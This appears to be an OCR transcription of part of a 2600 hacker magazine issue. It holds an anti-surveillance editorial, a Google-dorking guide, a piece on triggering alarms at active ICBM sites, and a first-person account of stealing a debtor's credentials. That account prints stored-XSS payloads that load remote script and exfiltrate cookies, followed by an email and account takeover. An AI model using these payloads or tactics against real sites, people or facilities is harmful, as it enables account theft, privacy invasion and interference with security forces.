
Volume Thirty, Number Two
Summer 2013, $6.95 US, $7.50 CAN

2600

The Hacker Quarterly


Western Electric
Change PIN
Please reenter your new 4-12 digit PIN and select Enter to continue. Use the Clear button to make corrections.
Enter
Clear
Cancel
For your safety and protection your session will end if you select Cancel.
For customer assistance, or to report problems with this ATM, please call 0026.157.136
Audio Jack
Do Not Deposit Paper Towels Into ATM Machine!! Thanks.

0 74470 83158 7 32>

Payphones in Trouble

Colombia. Seen in Barranquilla, handsets of these phones often get stolen by enterprising "carreteros" - guys with burro-drawn carts who trade in a variety of things. They then use the mouthpiece as a microphone to announce themselves as they drive the streets looking for customers.

Photo by Colter McCorkindale

United States. What appears to be remnants of a Terminator movie can be found in the 4th Avenue/9th Street subway station in Brooklyn. How payphones ever managed to survive in the bowels of the New York City transit system in the first place is beyond us.

Photo by Alex

Thailand. While it may be bright, cheery, and colorful, this payphone has one fatal flaw. See if you can discover what it is. Spotted at the Surat Thani ferry terminal.

Photo by TProphet

United States. This about says it all. The ghost of this St. Louis payphone tells the typical story of nonstop abuse - dents from every conceivable angle, a damaged sign, a coating of rust, not to mention the missing phone.

Photo by Todd Smith

Got foreign payphone photos for us? Email them to **payphones@2600.com**. Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)

incendiaries

The Road to Safety	4
Splunking the Google Dork	6
Fun with the Minuteman III Weapon System	8
My First Blackhat	9
How to Create and Operate a Temporary Free Autonomous Zone	11
TELECOM INFORMER	13
A Broad Spectrum of DRM	15
Getting Free Media - All Without Torrents!	16
A Beginner's Guide to Social Engineering	17
Why Your Grandparents Don't Like the Internet	23
What Made Unix Great and Why the Desktop is In Such Bad Shape	24
HACKER PERSPECTIVE	26
0-Day Adventures	29
How a Prehistoric Hacker Got Started	30
The Weather Outside is Frightful/Bulls-Eye on the Banks - Again	31
Exploiting the Postal Service Address System for Personal Gain	32
A World without Security	33
LETTERS	34
Book Review: Pirate Cinema	48
Cyber Attacks on Equities Markets	49
Static Code Analysis Using Watchtower	50
TRANSMISSIONS	52
Tracking Users on Trustworthy Sources	54
A Response to "Perfect Encryption - Old Style!"	55
Fiction: Hacking the Naked Princess 6	57
HACKER HAPPENINGS	61
MARKETPLACE	62
MEETINGS	66

THE ROAD TO SAFETY

The fallout from the Boston Marathon bombings didn't take long to settle upon all of us and begin to contaminate what remains of a free and open society. This kind of a thing was inevitable and it would be a challenge to find anyone overly surprised by how it's played out so far. What *isn't* inevitable is where it all ultimately goes. We can buy into the panic or simply sit back and watch, both of which will ensure more paranoia and less freedom. Or we can take on the frustrating and seemingly hopeless task of fighting the tide of hysteria that masquerades as common sense. It's at precisely such times in history that opposing voices carry more weight, so we should embrace the challenge.

It took a shamefully brief amount of time for authorities to put forward specific plans for increased surveillance of the populace, almost as if they were just waiting for a weak moment where such ill-advised plans could gain traction. We quickly heard talk of the need for real-time cameras throughout cities, drones to patrol from the skies, increased methods of monitoring communications, and the like. New York City Police Commissioner Ray Kelly actually expressed his approval that "the privacy issue has really been taken off the table." But not one bit of any of this could have prevented what happened in Boston.

The fact that we need to come to terms with - and it's one that has always been with us - is that bad things can be done by people with certain agendas even if we're all being watched all of the time. Nothing short of constant thought monitoring can prevent them, and, if it were technologically possible, you can bet these same proponents would be telling us we couldn't possibly have a safe society without our minds being read. We can appreciate that absurdity and the danger it would pose because it's such a clear invasion from our current perspective. But what exists in our everyday lives today would have seemed just as offensive to our freedom mere decades ago. We ought to step back and rethink developments from *that* perspective.

Do surveillance cameras prevent crime? Not according to crime statistics. They can, however, be quite useful in finding culprits after the fact, as they did in Boston. But the cameras that did this were privately run, not government run. The difference is significant. A surveillance system run by a business or an individual is designed to record what happens in a specific area that is of interest to that entity. One that is operated by the authorities is there to keep an eye on *everyone* and to link all of this information together, as well as interface with all sorts of databases and tracking technology. One has a level of control while the other is out of control. As mentioned, the latter would have done nothing to prevent the crime that took place in Boston, nor could it in the vast majority of cases. What it could do, though, is track movements of all kinds of innocent civilians for all sorts of reasons, all without oversight or explanation.

There have already been numerous examples of this: patrons of a gay nightclub being identified and blackmailed by corrupt police (Washington DC), members of minority groups targeted and tracked at a level twice that of others (United Kingdom), countless incidents of women being spied upon by lecherous camera operators (too many to cite), and a great deal more. And these are just the incidents that somehow were exposed. So many others never will be, since these systems are run by the very authorities who abuse them.

This is a familiar pattern that holds true whenever some entity holds power over someone else. System administrators violate user privacy, phone engineers listen in on customer conversations, police run license plates on anyone they want because they can, corporate executives pilfer funds due to the access they have. In short, where there is trust given to authority, that trust will at some point be abused. It doesn't matter how infrequently it happens; the fact is that it's inevitable. And when this trust is given out on such a massive

scale as to include our comings and goings, facial recognition, fingerprint scanning, monitoring of our Internet activity, at some point we're going to simply forget that it was ever any other way. Abuses won't even be noticed because they'll become so pervasive. That is when we lose for real, all without becoming any safer. It's that pursuit of safety which is the key. Remember, for these tactics to be accepted, we must have fear of what could happen if they weren't.

Then there is the potential for selective- or over- enforcement of minor violations. Imagine being fined every time you went a mile above the speed limit or jaywalked. Or if one of those new license plate scanners instantly nailed you for an overdue parking ticket or tax bill. We would eventually be culled into a nation of obedient automatons, unable to violate any existing regulation and afraid of whatever new ones might come along.

If there's one thing we've learned from the Internet, it's that many voices are better than one. The same holds true for eyes. We are all watching and documenting in various ways. When people work together, much can be accomplished. When word went out in Boston on who to look for, it was that mass collaboration that resulted in information, *not* a centralized point of authority tracking everyone in real time. It wasn't needed then and it won't be needed in the future, so long as people work together and we use technology intelligently.

Sure, the argument can be made that with all-seeing surveillance from the State, no stone will be at risk of being unturned. After all, what would have happened had that initial image not been captured by a private security camera? Odds are quite strong that it simply would have been caught through another source. In this day and age, where you can't even trip on a sidewalk without someone capturing it on video, very little seems to go undocumented. But having that information gathered and managed by members of society rather than government eyes makes it far less of a threat to our freedom.

Even the private surveillance scenario can be open to government abuse, as we recently saw in Philadelphia. In that city, businesses were promised grant money for setting up their own surveillance cameras. The catch? The police had to be given remote login abilities so they could tap in anytime. So even when people run their own systems independent of law enforcement, it won't stop those entities from trying to get access anyway. This time it was an enticement. Next time, it could easily be a threat.

Of course, this goes well beyond surveillance. Emotional cries to bypass due process were heard since it risked making the investigation harder and since the good guys always get away with it on TV. This same argument is used to justify torture, because sometimes our system is too slow and gets in the way of immediate answers and satisfaction. And proponents of "shoot first, ask questions later," and "guilty until proven innocent" gained some real traction.

It's precisely when we feel most vulnerable that our system of justice should be most valued. If it's only applied when things are going well and discarded when we grow impatient or feel threatened, then it will soon cease to exist altogether. Any accusation that terrorists want to destroy the values that we hold dear can be overwritten by the fact that we managed to do it first.

We hope intelligent people don't fall into the trap of assuming that the rise of the surveillance state is a foregone conclusion. One has only to look at the failed system of the United Kingdom to realize that sticking millions of cameras everywhere does precious little to stop crime and everything to make people feel more fearful and paranoid.

This battle is far from over, but it's vital that those who feel concern about this speak up and force the issue, rather than simply accept someone else's conclusion. Inevitably, if surveillance does become a far greater constant in our lives, it will only be a stepping stone. The background noise of fear will never dissipate and more sacrifices will have to be made to our freedoms in order to attain that level of peace that will never actually arrive. Freedom of speech, freedom of the press, the right to assemble, the use of encryption, anonymity - pick a basic value and it will most certainly be facing extinction.

Fear is one of the most powerful motivators there is. Those who use it as such know exactly what they're doing. They are either horribly misguided or are truly working against a free and open society. Consequently, they do *not* have our best interests at heart.

Splunking the Google Dork

by G Dorking

The number of awesome tools for vulnerability assessments is constantly growing. Recently, I was made aware of SearchDiggity by Stach and Liu, which is a nicely bundled tool for search engine dorking. For the uninitiated, "Google dorking" is feeding queries into Google that render interesting results. Two examples are:

```
big brother status green
intitle:index.of id_rsa pub
```

These types of queries provide a high grade of attacker level visibility, but can be used by a defender to examine their own web presence using the "site:<domain>" param like so:

```
site:example.com big brother
➥ status green
```

SearchDiggity supports most major search engines and comes preloaded with several popular query sets.

Another interesting tool is Splunk, a log analysis and intelligence solution. Splunk and its capabilities are extensive and useful enough to warrant their own article but, in brief, Splunk provides access to log data and statistics in seconds via a custom search dialect and indexing engine. The Splunk engine can digest just about any text based log (even tarballs of old logs), making it a great tool for processing text based data.

What If?

What if we digested the results of Google dorking in Splunk? This allows for the creation of dashboards, vulnerability tracking over time, and very very fast searching of the results.

Google provides access to their REST API to allow for programmatic access with a courtesy 100 free requests per day. Additional search volume can be purchased on a charge per use model ($5 per 1000 queries) and at much more significant annual quotas for more significant amounts of money.

Access to the API requires a custom search engine (defined through a Google account) and an API access key (managed through the developer console).

REST API: `https://developers.`
`➥google.com/custom-search/v1`
`➥/overview`

Google APIs Console: `https://code`
`➥.google.com/apis/console/`

Google + Python - SearchDiggity

After working with SearchDiggity a bit and fiddling with some other data in Splunk, it occurred to me that I could readily digest the SearchDiggity results with Splunk (via some minor output modifications). I also wanted to stagger my requests across multiple days as I iterated through the query set (and stay under the 100 free requests limit), which seemed infeasible with SearchDiggity.

A couple of evenings hacking on the Google APIs with Python and I realized it was almost as simple to make the requests myself, as opposed to trying to manipulate the SearchDiggity output. A couple more evenings and some gold plating requests from friends, and the script as it currently stands emerged.

Script

The present Google dorking "script" is a collection of config files and a script to make the Google API requests. Through the config file, the number of requests per run can be controlled and the output format stipulated.

I installed the script on one of my Centos servers and call it daily with a cron job. It writes results to a directory that Splunk monitors and my network intel dashboard updates every day with the results of the most recent query set. Query run statistics are written to syslog for debug and logging purposes.

In the interest of saving space (and making things easy to get at), I've put the scripts on GitHub with their supporting files. They can be downloaded here:

```
https://github.com/searchdork
➥/googledorking
```

Installation is as simple as cloning the git repository to somewhere on your server and adjusting the config files to point to the right places. The default install location is: /opt/googledorking

A default installation can be achieved through the following commands ($ denotes bash prompt. All commands given here assume root privileges for the sake of brevity - feel free to modify permissions as you see fit. If you don't have git installed, run this first):

```
$ yum install git
```

Then:

```
$ cd /opt
$ git clone git@github.com:
➥searchdork/googledorking.git
```

(This requires that you have your ssh keys added to GitHub.)

The next steps will require a Google custom search engine and API key. To create your custom search engine (which will define what sites you search), go to:

```
http://www.google.com/cse/
```

1. Select "Create a custom search engine".
2. Fill out the fields as needed, check and click the "Create" button if you agree to the ToS.
3. Test your search engine to make sure it can find something on the sites you specified, then click "Edit".
4. Copy the search engine unique ID field (should be a bunch of numbers, then a colon followed by a bunch of letters).
5. Save this ID for future use.

To set up a search API key, visit:

```
http://code.google.com/apis/
➥console/?api=customsearch
```

1. Create a project to associate with the key by selecting the "Create project..." button.
2. Once again, if you agree to the ToS check the box and hit "Accept".
3. And one more time... (another ToS).
4. Select the link on the left for "API Access".
5. Copy the API key listed in the "API Access" section.

Using the text editor of your choosing, edit the lines for api-key and custom-search-id in etc/googledorking.cfg with your own values from above.

There is more detailed information in the README regarding further customization of the config file.

Splunk

Installing Splunk on Linux is pretty much as simple as downloading the Splunk tarball and extracting it (receiving the download link requires creating a free splunk.com account).

I used wget to download the tarball (at the download link provided by Splunk); if you don't have wget installed, you can add it by issuing the below command (all commands here assume root privileges for the sake of brevity - adjust permissions according to your own tastes):

```
$ yum install wget
```

To download splunk:

```
$ wget " http://download.splunk.
➥com/releases/4.3.3/splunk/linux
➥/splunk-4.3.3-<######>-Linux-x
➥86_64.tgz"
```

where "######" is the Splunk build version (or something of the sort - the link may have changed by the time of publication).

I run everything for this exercise from the /opt/ directory, so I extracted the Splunk tarball there too:

```
$ mv splunk-4.3.3-######-Linux-x
➥86_64.tgz /opt/
$ cd /opt
$ tar xzf splunk-4.3.3-######-
➥Linux-x86_64.tgz
```

To start Splunk, simply run it from the extracted directory:

```
$ /opt/splunk/bin/splunk start
```

Making sure that Splunk has the right sourcetype is the trickiest part. To add the googledorking sourcetype, insert the following stanzas into the Splunk props.conf and transforms.conf files. (If you have not used Splunk before, you may not have either of these files. Just create them if they do not exist.)

```
file: /opt/splunk/etc/system/
➥local/props.conf

[google_dorking]
CHECK_FOR_HEADER = false
SHOULD_LINEMERGE = TRUE
pulldown_type = 1
TRANSFORMS-headerToNull = google
➥-dork-null-header
REPORT-extractFields = google-
➥dork-field-extract

file: /opt/splunk/etc/system/
➥local/transforms.conf

[google-dork-null-header]
REGEX = ^\#\#.*$
DEST_KEY = queue
FORMAT = nullQueue

[google-dork-field-extract]
DELIMS="\t"
FIELDS=time,query_set,category
➥,search_string,title,url,
➥display_link,cache_id,snippet
```

Once modifications have been made to the transforms.conf file, Splunk requires a restart for them to take effect:

```
$ /opt/splunk/bin/splunk restart
```

Edit Splunk's input types to monitor the directory or files that the Google dorking script will write to, and assign the newly minted googledorking sourcetype to this

input. To do this:

1. Log into the Splunk web interface at http://localhost:8000/ (or wherever you configured it).
2. Click on "Manager" in top right.
3. Select "Data Inputs" on the right.
4. Click the "Add data" button.
5. Click "A file or directory of files" from the presented links.
6. Under "Consume any file on this Splunk server," click "Next".
7. Select the "Skip preview" radio button (Splunk is bad at previewing data with transforms), then click continue.
8. Under full path to your data, put the path to the googledorking results folder (config default is /opt/googledorking/results).
9. Check the box for "More settings".
10. Under "Set the source type," select "From list".
11. Under "Select source type from list," select "google_dorking".
12. Click the save button.

To see your results (if/when you have any), select "Search" from the App pull down menu at the top right. Search for:

```
sourcetype="google_dorking"
```

Cron

Once the script is in place and is verified working, the crontab can be configured as follows:

If your system is missing cron (mine was), vixie-cron can be installed with the below command:

```
$ yum install vixie-cron
```

The crontab can be updated with "crontab -e":

```
$ crontab -e
```

Insert the below line to run the script every day at 2:04 am (arrange to your own personal preference):

```
04 02 * * * /opt/googledorking/
➥bin/runGoogleDorking.py
```

Assuming default configuration, this should make 90 queries a day and the results should be immediately visible in Splunk. How you use them is up to you. I strongly encourage checking out Stach and Liu's collection of queries (and others) listed in the README. Happy hacking/splunking/dorking!

---

by Bad Bobby's Basement Bandits

Otherwise known as the 21M-LGM30G Intercontinental Ballistic Missile. Your typical Missile Wing consists of 50 Minuteman III ICBMs. Each missile is located on its own plot of ground, usually located on part of someone's farmland. There are many articles and videos of individuals exploring abandoned missile sites and missile bases. This article will explore having fun with an active missile site. This article is unclassified and for information purposes only.

Each missile is protected by an approximately eight foot barbed wire fence and hidden sensors. In general, the sensors are divided into two zones: the outer zone and the inner zone. When a sensor detects something, it sends an alarm to the Launch Control Center. The most frequent alarm is an outer zone alarm. Many things cause an outer zone alarm such as birds, rabbits, blizzards, wind, hail, etc.

Authorized individuals also set off the outer and inner zone sensors. However, authorized individuals will communicate with the various monitoring agencies (Flight Security Controller, Maintenance Control, etc.) by using various electronic communication devices (radios - VHF/UHF/whatever, on-site landline phones, etc.). The most common types of authorized individuals are Maintenance Teams.

The Launch Control Center is manned by two individuals called Missileers or Crewdogs or Missile Crew. One Missileer is known as the Commander and the other is known as the Deputy. As the Launch Control Center receives the sensor alarm for a particular missile, the Missile Crew notifies the Flight Security Controller (Main Attack Dog). The Flight Security Controller sends out a couple of attack dogs (otherwise known as the Alarm Response Team). The Alarm Response Team responds to the alarm situation at the Missile Site.

In my opinion, the Alarm Response Team responds to a lot of outer zone alarms... so much so that they tend to be lax in their response to outer zone alarms. They usually respond slowly to see if an inner zone alarm is tripped. If no inner zone alarm, they ease out to the missile site. Depending upon road and weather condi-

tions, it takes anywhere from five minutes to twenty minutes or so for the Alarm Response Team to "strike" the missile site.

If there are no other problems, the Alarm Response Team clears the outer zone alarm. After the Missile Crew conducts successful tests on the missile site, they release the Alarm Response Team to return.

As a Missileer, I was sent out to Missile Sites with Maintenance Teams for various reasons. I went out with a Maintenance Team and Police (Air Force, U.S. Marshal, etc.) to escort a ReEntry Vehicle (RV) to a missile site. We were doing a ReEntry Vehicle removal and replacement. The ReEntry Vehicle contains the thermonuclear warheads. I rode out as the Convoy Commander. It was wintertime, and everyone was cold and miserable.

After a successful RV removal and replacement, the Maintenance Team started to secure the missile site. One final check involved testing the security system. The Maintenance Officer directed his crew to make some snowballs. After the Missile site security sensors reset, he directed his crew to throw snowballs at the outer and inner zone sensor areas. The various sensors detected the snowballs and were eventually reset. We returned to the main base.

Now for some real fun. Do not do this. In my opinion, there is not enough security personnel to respond to (nearly simultaneous) security alarms at all the missile sites in a certain area. If a few individuals were to coordinate tossing objects into a missile site at about the same time and then immediately leave the missile site area, they could monitor the Alarm Response Teams (strike teams) arrival times using stopwatches. In winter, they might toss a couple of snowballs. Snowballs will break up and blend in with the rest of the snow. In summer, they might toss a couple of ice cubes. The ice cubes will melt due to the heat. *Be sure to always aim for hitting only the corner areas of the missile site.*

Warning: *Never* hit the launcher lid. The launcher lid is located in the center of the missile site and will cause an inner zone alarm. The strike team will arrive very fast for an inner zone alarm.

Warning: Do not attempt to talk or interact with the strike team. You should be far enough away from the missile site to monitor the strike team's arrival, but not so close that they would report you as a possible suspect.

The idea is to toss items at the sensor areas that will not leave evidence (disappear) and will not damage equipment. With a little coordination, someone could have the strike teams running around the missile field all night.

The real exploit is draining missile resources and gaining a general understanding of how the security system of an active missile site operates.

In closing, I have one final admonition: Do not do this!

Finally, remember to have fun!

My First blackhat

by Pierre LC

I'm a 30-something software engineer who's always been interested in hacking. The earliest code I can remember is writing BASIC programs when I was four years old, just to see if I could tell the computer what to do. This type of thinking naturally led to an interest in computer security, but my career in legitimate software coupled with my parents' good job (apparently) raising me has always kept my interest in blackhat matters purely academic.

The worst I've ever done until today was in college. Some wannabees thought it would be clever to spread BackOrifice, a classic trojan horse, across the dorm network. Since I was well known as an upstanding healer of computers, I was naturally called upon to clean up dozens of infected boxes, which I happily did for my friends. Just to be funny, entirely because of how easy it was, I also put a file on my public network share called "Uninstall_BackOrifice.exe" which did exactly what you are thinking it did. A few funny dialog boxes and extended CD trays later spelled the end of my "blackhat" career. Until today.

A former customer owes me money. Not much, but I'm not the type of person to just forgive a $2,000 debt, especially when the guy swears he's going to pay and then just disappears. I filed a suit in small claims court but, without knowing the offender's address, he cannot be served and thus gets off scot-free. So I decided to take matters into my own hands.

Of course, before I decided to do anything legally ambiguous, I exhausted my other options. The first step in any operation like this is information gathering and, as my only goal was to obtain the new address of my debtor, I thought there was a good chance it would be readily available online. After a couple days of Googling his name, email, and various usernames, I had a

pretty good map of his online presence.

Being a little older, he wasn't quite the online butterfly as the average senior in high school. He did, however, have at least three email addresses, Facebook, and a healthy number of niche online data/social networking sites. I didn't find his address, but one of those sites turned out to be a gold mine.

It was a classic social networking site rip-off: profiles, friends, direct messages, everything. It was designed for a particularly non-tech-savvy, aging, counterculture demographic, apparently to facilitate trading "happy hump day" messages and sharing pictures of modes of transportation with lots of "chrome." The site wouldn't show me full user profiles until I registered, so I made a throwaway Hotmail account and signed up. I didn't get any directly useful information off the target's full profile, but I did notice some things about the site that raised some flags.

It would be an understatement to say the site was poorly designed. Clearly designed for IE, the pages would barely render coherently in other browsers. The dhtml effects were riddled with bugs, and the site regularly displayed amateurish error messages assuring me that someone had been notified of the problems. After I was logged in, I checked the cookies the site was setting to get a better idea of how the site worked. Mixed in among about a dozen ad tracking/ASPSESSION cookies was one called "thecookie" that jumped out at me because of its value:

```
userID=123456&email=my_new_email
➥@hotmail.com&password=my_new_
➥password&remember=1
```

Right there, in plain text, was my email address and password for the site! They defaulted the "remember me" checkbox, and whoever wrote this site decided this was the easiest way to "remember" someone. I recently read a lot of online (and offline) hullabaloo about cross-site scripting (XSS) attacks that could steal people's cookies. Well, here I stumbled on a cookie that is worth stealing! I immediately went over to the "Edit Profile" page to do some testing. There were about 20 different text boxes asking for information. "Biography," "Favorite movies," "Turn-ons," etc. Using the cheat sheet found at `http://ha.ckers.org/xss.html`, I tried various permutations of JavaScript, seeing if any of it worked. Ninety percent of the fields filtered out all html, but I found a couple of fields that left <img> tags in!

Thinking about the <img> tag's event handler attributes, I knew there was a chance I could execute JavaScript if they were left intact. So I found an image in the site header and then declared that my "Turns-ons" were as follows:

```
<img src="/site_logo.jpg"
➥ onload="alert('it works!');">
```

When I went and viewed my profile, sure enough it popped right up and said "it works!" The next hour or two flew by as I worked on an exploit to nab the cookies of an unwitting user unfortunate enough to click on my profile. Now this particular field only allowed 255 characters, which is almost certainly related to the fact that it had different filtering rules. So I had to either be brief with my code or find a way to be verbose. I tried something like this:

```
<img src="/site_logo.jpg" onload
➥="document.write('<SCRIPT
➥ SRC=http://ha.ckers.org/xss.js
➥></SCRIPT>');" >
```

The thinking was that if I could remotely load a script, I could be as long-winded in my endeavors as I wanted. However, the bright kid who coded the site ran the text through a filter which stripped "<SCRIPT" right out, causing a JavaScript parse error. No problem:

```
<img src="/site_logo.jpg" onload
➥="var s=String.fromCharCode;
➥document.write(s(60) + 'SCRIPT
➥ SRC=http://ha.ckers.org/xss.
➥js' + s(62,60,47) + 'SCRIPT'
➥ + s(62));" >
```

Since I was short on space, first I defined a variable ("s") that pointed at the String.fromCharCode function. That function lets you specify characters as numbers, which I hoped would defeat a poorly written filter like this. And sure enough, when I loaded the public-facing profile, I saw a big, ugly dialog box that contained all of my cookies. Success!

I'm going to gloss over the details since the remaining steps are all straightforward for any competent web programmer. I put a JavaScript file on my server that would send the cookies to a simple PHP script which would in turn email them to another email address I had set up for solely that purpose. The final two steps were to log back on the site and add the target as a "friend." I didn't need him to accept; I just needed him to check out my profile. I thought if I was friends with his friends, he would be more likely to click my profile, so I systematically requested friendship with all 94 of his friends, and 26 of them accepted within hours. I'm not sure if that helped, because, about 18 hours after I sent that message, he politely declined my friendship. And rightly so, because seconds later his email address (one I didn't know about) and password to the site magically appeared in my inbox: not something a "friend" would do.

Success!! Of course, the password he used for this low-rent, amateur, security-hole-ridden site was the same one he used for his email. Once I got access to his email, the game was over. There are literally thousands of sites that need to have your mailing address nowadays. Even though his password for a certain very popular online retailer was not the same word (yes, a single lowercase word) he used for online dating, I simply requested they send a link to reset his password. Five minutes later, I had his shipping address, which he actually had a package shipped to earlier that week! Mission accomplished!

His new subpoena is now on its way.

Some of the things I did to obtain this information were likely not legal in many jurisdictions. I could have, of course, performed myriad other malicious changes to his accounts. It is likely that I could have gained access to his bank/PayPal account and simply given myself the money he owed me. I could have ruined personal relationships, locked him out of his entire online life, and probably worse. However, the police rarely give you credit for what you *didn't* do; they tend to focus on what you *did*. Despite the urge to get a little revenge, I stopped after I found the information I'd been looking for.

But even for the casual observer, there are lessons to be learned from this.

